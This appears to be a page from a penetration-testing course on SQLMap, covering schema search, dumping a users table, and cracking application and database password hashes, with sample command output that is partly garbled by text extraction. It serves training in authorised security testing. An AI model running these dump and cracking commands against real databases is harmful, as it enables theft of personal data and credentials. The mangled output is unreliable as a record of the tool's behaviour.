SQLMAP ESSENTIALS


Page 8 / Advanced Database Enumeration


Advanced Database Enumeration

Now that we have covered the basics of database enumeration with SQLMap, we will cover more advanced techniques to enumerate data of interest further in this section.

DB Schema Enumeration

If we wanted to retrieve the structure of all of the tables so that we can have a complete overview of the database architecture, we could use





Searching for Data

When dealing with complex database structures with numerous tables and columns, we can search for databases, tables, and columns of interest, by using the --search option. This option enables us to search for identifier names by using the LIKE operator. For example, if we are looking for all of the table names containing the keyword user, we can run SQLMap as follows:

```
MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -T user
...SNIP...
[14:24:19] [INFO] searching tables LIKE 'user'
Database: testdb
[1 table]
Database: master
[1 table]
Database: information_schema [1 table]
Database: mysql
[1 table]
do you want to dump found table(s) entries? [Y/n] \dotsSNIP...
```

In the above example, we can immediately spot a couple of interesting data retrieval targets based on these search results. We could also have tried to search for all column names based on a specific keyword (e.g. pass):

```
ŀ
```

Password Enumeration and Cracking

Once we identify a table containing passwords (e.g. master.users), we can retrieve that table with the -T option, as previously shown:

```
• • •
                                                                                               Advanced Database Enumeration
   MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users
  [14:31:41] [INFO] fetching columns for table 'users' in database 'master' [14:31:41] [INFO] fetching entries for table 'users' in database 'master'
  [14:31:41] [INFO] recognized possible password hashes in column 'password' do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N<sub>1</sub>
   what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
   [2] custom dictionary file[3] file with list of dictionary files
  > 1
[14:31:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
  [14:31:41] [INFO] starting dictionary-based cracking (shal_generic_passwd)
[14:31:41] [INFO] starting 8 processes
[14:331:41] [INFO] cracked password '05adrian' for hash '70f561f8a1c9035a1d972a209ec5e8b72dd1055e'
[14:31:41] [INFO] cracked password '1201Hunt' for hash 'df692aa944eb45737f8b3b3ef986f8372a3834e9'
   ...$NIP...
[14:31:47] [INFO] cracked password 'Zc1uowqg6' for hash '0ff476c2676a2e5f172fe568110552f2e910c917'
   Database: master
   Table: users
[32 entries]
                                                                                                                                                                   281-559-0172 | 1698 Bird Spring Lane
973-426-5961 | 1207 Granville Lane
               | 5387278172507117 | Maynard Rice
| 4539475107874477 | Julio Thomas
                                                                                                     JulioWThomas@gmail.com
                                                                                               | JulionHomasggmail.com
| KennethTmal.oney@maail.com
| GregoryBStumbaugh@yahoo.com
| BobbyJGranger@gmail.com
| KimberlyMWright@gmail.com
| DeanLHarper@yahoo.com
| GabrielaRWaite@msn.com
                                                                                                                                                                   9/3-420-9901 1200 Granvatte Lane

954-017-0424 | 2811 Kenmood Place

410-080-5053 | 1041 Marshall Street

212-090-1812 | 4510 Shinn Street

440-232-3739 | 3136 Ralph Drive

440-847-8376 | 3706 Flynn Street

732-038-1529 | 2459 Webster Street
               | 4716522746974567 | Kenneth Maloney
| 4929811432072262 | Gregory Stumbaugh
| 4539646911423277 | Bobby Granger
| 5143241665092174 | Kimberly Wright
             | 5503989023993848 | Dean Harper
| 4556586478396094 | Gabriela Waite
```

We can see in the previous example that SQLMap has automatic password hashes cracking capabilities. Upon retrieving any value that resembles a known hash format, SQLMap prompts us to perform a dictionary-based attack on the found hashes.

Hash cracking attacks are performed in a multi-processing manner, based on the number of cores available on the user's computer. Currently, there is an implemented support for cracking 31 different types of hash algorithms, with an included dictionary containing 1.4 million entries (compiled over the years with most common entries appearing in publicly available password leaks). Thus, if a password hash is not randomly chosen, there is a good probability that SQLMap will automatically crack it.

DB Users Password Enumeration and Cracking

Apart from user credentials found in DB tables, we can also attempt to dump the content of system tables containing database-specific credentials (e.g., connection credentials). To ease the whole process, SQLMap has a special switch --passwords designed especially for such a task:

```
Advanced Database Enumeration

MisaelMacias@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --passwords --batch
...SNIP...
[14:25:20] [INF0] fetching database users password hashes
[14:25:20] [INF0] intrieved: "root"
[14:25:20] [INF0] retrieved: "root"
[14:25:20] [INF0] retrieved: "root"
[14:25:20] [INF0] retrieved: "root"
```

```
[14:25:20] [INF0] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y

[14:25:20] [INF0] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:25:20] [INF0] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N

[14:25:20] [INF0] starting dictionary-based cracking (mysql_passwd)
[14:25:20] [INF0] starting dictionary-based cracking (mysql_passwd)
[14:25:20] [INF0] oracked password 'testpass' for user 'root'
database management system users password hashes:


[*] debian-sys-maint [1]:
    password hash: *080258EAB091C1770DA223B08B001004F898847
[*] root [1]:
    password hash: *080247AC5F9AF26AE0194841E1E769DEE1429A29
    clear-text password: testpass

[14:25:28] [INF0] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'
[*] ending @ 14:25:28 /2020-09-18/
```

Tip: The '-all' switch in combination with the '-batch' switch, will automa(g)ically do the whole enumeration process on the target itsel and provide the entire enumeration details.

This basically means that everything accessible will be retrieved, potentially running for a very long time. We will need to find the data of interest in the output files manually.





Waiting to start...

